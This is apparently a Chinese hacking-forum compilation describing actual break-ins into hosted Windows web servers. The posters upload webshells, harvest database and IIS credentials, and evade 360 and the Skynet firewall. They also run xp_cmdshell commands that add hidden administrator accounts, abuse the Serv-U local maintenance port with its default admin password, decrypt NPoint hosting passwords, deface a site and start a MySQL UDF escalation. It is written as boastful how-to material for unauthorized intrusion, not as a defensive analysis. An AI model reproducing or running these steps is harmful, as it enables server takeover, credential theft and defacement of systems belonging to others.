
第2节 从简单 shell 到突破 360+天网提权

作者：Blackeagle


来自：法客论坛-F4ckTeam

地址：<http://team.f4ck.net>

一句话进。。



看看权限



权限很小，啥都看不了。都不能夸目录。

不过已经在 www 下了~网站主页目录^_^

支持 aspx，那就传个 aspx 马儿看看。



先看看进程~

果断发现 360 以及天网防火墙（pfw.exe）!!!

编号	名称	路径
0	360rp	"C:\Program Files\360sd\360rps.exe"

执行命令看看

拒绝访问。

执行命令 >>

路径:

参数:

没有回显

果断寻找免杀 pr 上传之~过了。呵呵。

[Logout](#) | [文件管理器](#) | [执行命令](#) | [IIS侦探](#) | [进程](#) | [服务](#) | [用户信息](#) | [系统信息](#) | [文件搜索](#) | [SU-Exp](#) | [注册表](#) | [端口扫描](#) | [数据库](#) | [端口转发](#)

文件上传成功!

文件管理器 >>

当前目录:

[WebRoot](#) | [创建目录](#) | [创建文件](#) | [Fixed\(C:\)](#) | [Fixed\(D:\)](#) | [CDRom\(E:\)](#) | [自杀\(删除木马自身\)](#)

文件名	最后修改	大小
0 父目录		
<input type="checkbox"/> Chu.exe	2012-10-18 06:03:10	76.00 K
<input type="checkbox"/> cmd.exe	2012-10-18 06:02:37	460.00 K
<input type="checkbox"/> Editor.css	2008-03-06 08:32:46	3.11 K
<input type="checkbox"/> EditorArea.css	2008-03-06 08:32:48	165 B
<input type="checkbox"/> MenuArea.css	2008-03-06 08:32:48	545 B
<input type="checkbox"/> pre.exe	2012-10-18 06:01:41	40.50 K
<input type="checkbox"/> 删除所选		

执行看看。

执行命令 >>

路径:

参数:

Microsoft Windows XP [版本 5.2.3790]

Microsoft Windows XP [版本 5.2.3790]

没权限，肿么办？求解。

小 A 说他一个一个找的，翻到了 sa 的帐号密码，我咋就没有呢。（提权一定要有恒心啊）

翻翻 IIS

当前文件(导入新的文件名称和新的文件)

Default ▾

文件内容

```
allowDefinition="MachineToApplication"/>
</sectionGroup>
</sectionGroup>
</sectionGroup>
</configSections>
<connectionStrings>
  <add name="MySql" connectionString="server=127.0.0.1;user id=root;password=rootrootroot;
  database=GS1;character set=utf8" providerName="MySql.Data.MySqlClient"/>
</connectionStrings>
<system.web>
  <customErrors mode="Off"/>
</system.web>
</connectionStrings>
```

去 database 试了试，不行。

继续。。

功夫不负有心人~

```
server=localhost;UID=sa;PWD=xxoo;database=syjj;Provider=SQLOLEDB
```

果断连接之~

建立帐号

360 突破简单，直接/ad 就过了。

天网呢？我愁。。

喝点咖啡。。想想~

因为我们已经拿到了 sa

直接关了试试。。



发现这个，果断点了。嘿嘿，RP 好，不过如果没有 kill，又该如何去突破呢？



问问。。。不过估计他睡了~

ConnString:

MSSQL Version: Microsoft SQL Server 2000 - 8.00.194 (Intel X86) Aug 6 2000 00:57:48 Copyright (c) 1988-2000 M

SrvRoleMember: sa

Please select a database: SQLExec:

Run SQL

Exec master.dbo.xp_cmdshell 'net user 1 1 /add &net localgroup administrators 1 /add'

Query

output

命令成功完成。

因为前面看到了链接
扫 4430 端口


端口扫描 >>

IP: Port:

127.0.0.1 : 4430 Open

开着的。

链接之。。。~



最后感谢小 A 哈~还是你细心。

最最后弱弱问一句，.net 建的站，为毛访问 aspx 页面不卡，访问 asp 页面就特别卡啊？

第3节 跟着黑客走吃喝全都有，提权 (一)

作者: Doing

来自: 法客论坛-F4ckTeam

地址: <http://team.f4ck.net>

.....

三、成功路过

咋一看网站是.net 系统。。直接搞一只 ASPX 的大马上去，嘿嘿。。
权限还是不小的。



一个比较帅气小伙 路过贵站

HACKED By:slay


QQ: 26916[redacted]

you are a hacker ? a team in QQ group :11025[redacted].

成功路过了。。

这么大的权限想 R 下服务器。

后面的过程的真的是惨不忍睹。。害的我 XXOO 了几个小时候啊。。



呵呵 被权限了，user 是没权限的。

那就上传一个吧

。。

[oqout](#) | [File Manager](#) | [CmdShell](#) | [IIS Spy](#) | [Process](#) | [Services](#) | [Userinfo](#) | [Sysinfo](#) | [FileSearch](#) | [SU Exp](#) | [ReqShell](#) | [PortS](#)

Execute Command >>

CmdPath:

D:\RECYCLER\cmd.exe

Argument:

/c Set

Submit

```
ALLUSERSPROFILE=C:\Documents and Settings\All Users
APP_POOL_ID=hostlx_2
ClusterLog=C:\WINDOWS\Cluster\cluster.log
CommonProgramFiles=C:\Program Files\Common Files
COMPUTERNAME=ZZIDC-7F6547501
ComSpec=C:\WINDOWS\system32\cmd.exe
FP_NO_HOST_CHECK=NO
lib=C:\Program Files\SQLXML 4.0\bin\
NUMBER_OF_PROCESSORS=2
OS=Windows_NT
Path=C:\WINDOWS\system32;C:\WINDOWS;C:\WINDOWS\System32\Wbem;C:\Program Files\Microsoft SQL S
PATHEXT=.COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH
PHPRC=C:\IMP\PHP5
PROCESSOR_ARCHITECTURE=x86
PROCESSOR_IDENTIFIER=x86 Family 6 Model 23 Stepping 10, GenuineIntel
PROCESSOR_LEVEL=6
```


四、没权限

尼玛这权限惊人，居然连 ipconfig /all 都没显示。。我 Xx 哦。而且那悲剧的是系统补丁修补了那么多。。估计我手里的那几个 0day 也无能为力了。查看系统信息

systeminfo

```
系统型号:      DG41CN
系统类型:      X86-based PC
处理器:        安装了 2 个处理器。
                [01]: x86 Family 6 Model 23 Stepping 10 GenuineIntel ~3192 Mhz
                [02]: x86 Family 6 Model 23 Stepping 10 GenuineIntel ~3192 Mhz
BIOS 版本:      Intel - 12
Windows 目录:   C:\WINDOWS
系统目录:       C:\WINDOWS\system32
启动设备:       \Device\HarddiskVolumel
系统区域设置:   zh-cn;中文(中国)
输入法区域设置: 暂缺
时区:           (GMT+08:00) 北京, 重庆, 香港特别行政区, 乌鲁木齐
物理内存总量:   4,057 MB
可用的物理内存: 2,943 MB
页面文件: 最大值: 5,934 MB
页面文件: 可用: 4,891 MB
页面文件: 使用中: 1,043 MB
页面文件位置:   c:\pagefile.sys
域:              WORKGROUP
登录服务器:     暂缺
修补程序:       安装了 344 个修补程序。
                [01]: File 1
                [02]: File 1
                [03]: File 1
                [04]: File 1
                [05]: File 1
                [06]: File 1
                [07]: File 1
                [08]: File 1
                [09]: File 1
                [10]: File 1
                [11]: File 1
                [12]: File 1
```

我翻啊翻目录，我就奇怪了什么站都能跨过去。



ID	IIS_USER	IIS_PASS	Domain	Path
1	IUS...	c:\inetpub...
2	...	D7L14@	...	E:\webro...
3	...	XGER4D	...	E:\webro...
4	...	;NKEKZ	...	E:\webro...
5	weik...	30D0...	...	E:\webro...
6	ww...	9730...	...	E:\webro...
7	IUS...	AJ)S...	...	Lite...
8	zz...	XBK...	...	E:\webro...
9	zz...	Z>8...	...	E:\webro...

继续翻目录。。翻啊翻

Current Directory : F:\Program Files\



Filename
Parent Directory
DAEMON Tools Lite
Microsoft SQL Server
MySQL
New Folder
Npointoft
Serv-U
Delete Selected

翻到 F 盘找到了点在、有用的东西。

五、找到 mysql 目录破解 root 无效

Mysql 啊 SU 啊都有。。

先来试试 mysql 提权 翻到这里

F:\Program Files\MySQL\MySQL Server 5.0\data\mysql\

下载 user.frm user.MYD user.MYI


» Manager >>

Parent Directory: [C:\Program Files\MySQL\MySQL Server 5.0\data\mysql\](#)


[bRoot](#) | [Create Directory](#) | [Create File](#) | [Fixed\(C:\)](#) | [Fixed\(D:\)](#) | [Fixed\(E:\)](#) | [Fixed\(F:\)](#) | [Fixed\(G:\)](#) | [Fixed\(H:\)](#) | [Fixed\(I:\)](#) | [Fixed\(K:\)](#)

Filename	Last modified
Parent Directory	
columns_priv.frm	2006-10-20 06:37:40
columns_priv.MYD	2006-10-20 06:37:42

下载一个 C32 直接 16 进制模式打开这个 3 个下载的文件



直接找到 mysql 的 root 帐号的加密密码



尼玛 。没,MD5 会员的伤不起 mysql 提权没戏了。。

六、端口探测 FTP 默认加用户无效

换思路来端口

PortScan >>

IP: Port:

```
127.0.0.1 : 21 ..... Open
127.0.0.1 : 25 ..... Close
127.0.0.1 : 80 ..... Open
127.0.0.1 : 110 ..... Close
127.0.0.1 : 1433 ..... Close
127.0.0.1 : 1723 ..... Close
127.0.0.1 : 3306 ..... Close
127.0.0.1 : 3389 ..... Open
127.0.0.1 : 4899 ..... Close
127.0.0.1 : 5631 ..... Close
127.0.0.1 : 43958 ..... Open
127.0.0.1 : 65500 ..... Close
```

嘿嘿 43958 哟西 。。直接

UserName :	PassWord :	Port: <input type="text" value="43958"/>
<input type="text" value="localadministrator"/>	<input type="text" value="#l@\$ak#.lk;0@P"/>	
CmdShell : <input type="text" value="cmd.exe /c net user"/>		
<input type="button" value="Exploit"/>		

```
220 Serv-U FTP Server v6.4 for WinSock ready...
user localadministrator
331 User name okay, need password.
pass #l@$ak#.lk;0@P
230 User logged in, proceed.
SITE MAINTENANCE
230-Switching to SYSTEM MAINTENANCE mode.
230 Version=1
900-Type=Status
900 Server=Online
900-Type=License
900-DaysLeft=0
900-Status=KeyValid
900-CurAccounts=55
900-MaxAccounts=-1
900-CurDomains=1
900-MaxDomains=-1
900-MaxNrUsers=-1
220 W... ..
```

```
-managerpasswd=u
-QuotaEnable=0
-MaxUsersLoginPerIP=-1
-SpeedLimitUp=0
-SpeedLimitDown=0
-MaxNrUsers=-1
-IdleTimeOut=600
-SessionTimeOut=-1
-Expire=0
-RatioDown=1
-RatiosCredit=0
-QuotaCurrent=0
-QuotaMaximum=0
-Maintenance=System
-PasswordType=Regular
-Ratios=NoneRM
Access=c:\IRWAMELCDP
200 User=bin
200 User settings saved
Exec Cmd.....
220 Serv-U FTP Server v6.4 for WinSock ready...
user bin
331 User name okay, need password.
pass binftp
230 User logged in, proceed.
site exec cmd.exe /c net up
200 EXEC command successful (12
quit
221 Goodbye!
-DELETEDDOMAIN
-IP=0.0.0.0
PortNo=52521
220 Domain deleted
```

成功了。但是问题还是来了。。尼玛 3389 怎么也连不上去。我关掉它防火墙也不行(命令 net stop sharedaccess 关闭防火墙)

X 尼玛哦。有点希望就破灭。

七、发现是 N 点虚拟机下载数据库

继续换思路吧。。

继续翻目录。。

Current Directory:  Program Files\NpointSoft\NpointHost1.9.6\

WebRoot Create Directory Create File Fixed(C:) Fixed(D:) Fixed(E:) Fixed(F:) Fixed(G:) Fixed(H:) Fixed(I:) Kill Me	
Filename	Last modified
0 Parent Directory	
0 isapi	2012-01-14 03:13:12
0 siteerrorlist	2012-01-14 03:13:13
0 web	2012-03-08 11:21:29
0 welcome	2012-01-14 03:13:12
0 winrar	2012-03-07 12:22:08
<input type="checkbox"/> npoint.dll	2011-02-18 03:57:38
<input type="checkbox"/> npointhost.look	2012-01-14 03:13:59
<input type="checkbox"/> npointreg.key	2012-01-14 03:13:59
<input type="checkbox"/> NpointServer.exe	2011-02-18 01:52:52
<input type="checkbox"/> sethst.exe	2011-02-19 07:54:10

尼玛这不是 N 点虚拟机么。。呵呵。淫荡的一笑。


根据前辈的提示

这个下载一个数据库就行。。

果断下载



下载了一看 sa 密码 root 密码都在里面呢



根据前辈说的解密方式

```
<!--#include file="inc/conn.asp" -->
<!--#include file="inc/siteinfo.asp" -->
<!--#include file="inc/char.asp" -->
<%
set iishost=server.CreateObject("npoint.host")
x=iishost.Eduserpassword("NLFPK@OJCOCLA@E@FEKJMFADLALKLF@JHOIMAH@LCDBAAMEOEKGKM@A",0)
response.write x
%>
```

保存这个为 asp 文件到虚拟机 web 目录执行一下就行。
可是那是 N 点 193 啊。

今天遇到的是 N 点 196 啊。
我草。执行不显示密码。。

八、解密受阻 换思路解密成功

悲剧了。。


继续换思路。。

这两种 N 点 193 和 N 点 196 加密算法会不会是不一样呢。。
嘿嘿。。

果断下载一个 N 点 193 本地搭建一个环境。。
尼玛 有浪费我 1 个小时啊。。

搭建完成直接来解密
还是不行啊 提示我没权限查看这个网页。。尼玛哦。正尼玛变态。。

最后我把这一句加到 index.asp 上面成功解密
获得了 mssql 的 sa 密码 mysql 的 root 密码



尼玛 下面就是 sa 提权了。。

九、提权成功

```
EXEC master..xp_cmdshell 'net user xxx$ xxXXX /add'
```

直接进去了

第4节 跟着黑客走吃喝全都有，提权 (二)

作者：Doing

来自: 法客论坛-F4ckTeam

地址: <http://team.f4ck.net>

1、进 shell 检查权限

首先这个是看到坛子里面的一个求助提权贴提权的，以前在 hake 发过，但没这么详细溜达进 shell 看了下子。。

aspx 支持的完好，不过权限还是比较低的。。

IISPPY 可以完美跨目录，那么提权还是有大大的希望的。。

2、扫端口

```
127.0.0.1 : 21 ..... Open
127.0.0.1 : 25 ..... Open
127.0.0.1 : 80 ..... Open
127.0.0.1 : 110 ..... Open
127.0.0.1 : 1433 ..... Open
127.0.0.1 : 1723 ..... Close
127.0.0.1 : 3306 ..... Open
127.0.0.1 : 3389 ..... Open
127.0.0.1 : 4899 ..... Close
127.0.0.1 : 5631 ..... Close
127.0.0.1 : 43958 ..... Open
127.0.0.1 : 65500 ..... Close
```

3、43958 开了

那就来试试把。。

```
221 Serv-U FTP Server v6.4 for WinSock ready...
```

```
user localadministrator
```

```
331 User name okay, need password.
```

```
pass #l@$ak#.lk;0@P
```

```
530 Not logged in.
```

```
SITE MAINTENANCE
```

```
530 Not logged in.
```

那就 fuck 一下吧。提示没登录进去。。

换吧..

4、1433 开了 得到 dbo 权限

翻了几个站的目录找到了一个 db_ower 权限的
连上去 不能执行‘

用户 'guest' 没有运行 DBCC addextendedproc 的权限。

1988-2003 Microsoft Corporation Enterprise Edition on Windows NT 5.2 (Build 3790: Service Pack 2)

SrvRoleMember : db_owner

提权总会失败那么多次。。

再次 fuck 一下。。

不过，大家会一定记住这个存储过程(xp_dirtree)他是可以浏览目录的，那么我们就可以拿来翻目录
是吧 EXEC MASTER..XP_dirtree 'c:',1,1

把每一个盘都给他翻一下 看下我们希望得到的信息，

EXEC MASTER..XP_dirtree 'D:\Program Files\',1,1

找到了一个这个

360	1	0
Dimac Development	1	0
FlashFXP	1	0
Helicon	1	0
Microsoft SQL Server	1	0
Persits Software	1	0
Serv-U	1	0
udf.dll	1	1
WinWebMail	1	0

5、找到 Serv-U 目录 无法访问

传说装 Serv-U。。尼玛找到路径了

构造一下 D:\Program Files\Serv-U 围观一下有没有权限，

其实想法是好的，现实是残酷的。。deny 掉。不能访问。。你大爷哦。。

继续搞、

EXEC MASTER..XP_dirtree 'e:\appserv\',1,1

回显

MySQL	1	0
php5	1	0
time.exe	1	1
Uninstall-AppServ2.5.9.exe	1	1
www	1	0

这次很耿直 。直接可以访问 e:\appserv\mysql\data\mysql\,

下载了 user.myd 然后 C32打开加密密码是,

F8FC145E6CAD979481E1EFDB08110E11ADDE30**

尼玛还是收费的 。。我也是穷 B 。没得钱搞。。本来就像放弃的时候。。

发帖的楼主花了一毛钱果断破解了。。。好吧。。。继续搞下去吧

找一个 php 连上去

6、尝试 mysql 提权

连上去执行一下 `select version();`

执行 SQL 语句成功返回结果:

5.0.45-community-nt-log

有反应。。那就导出 udf.dll 吧

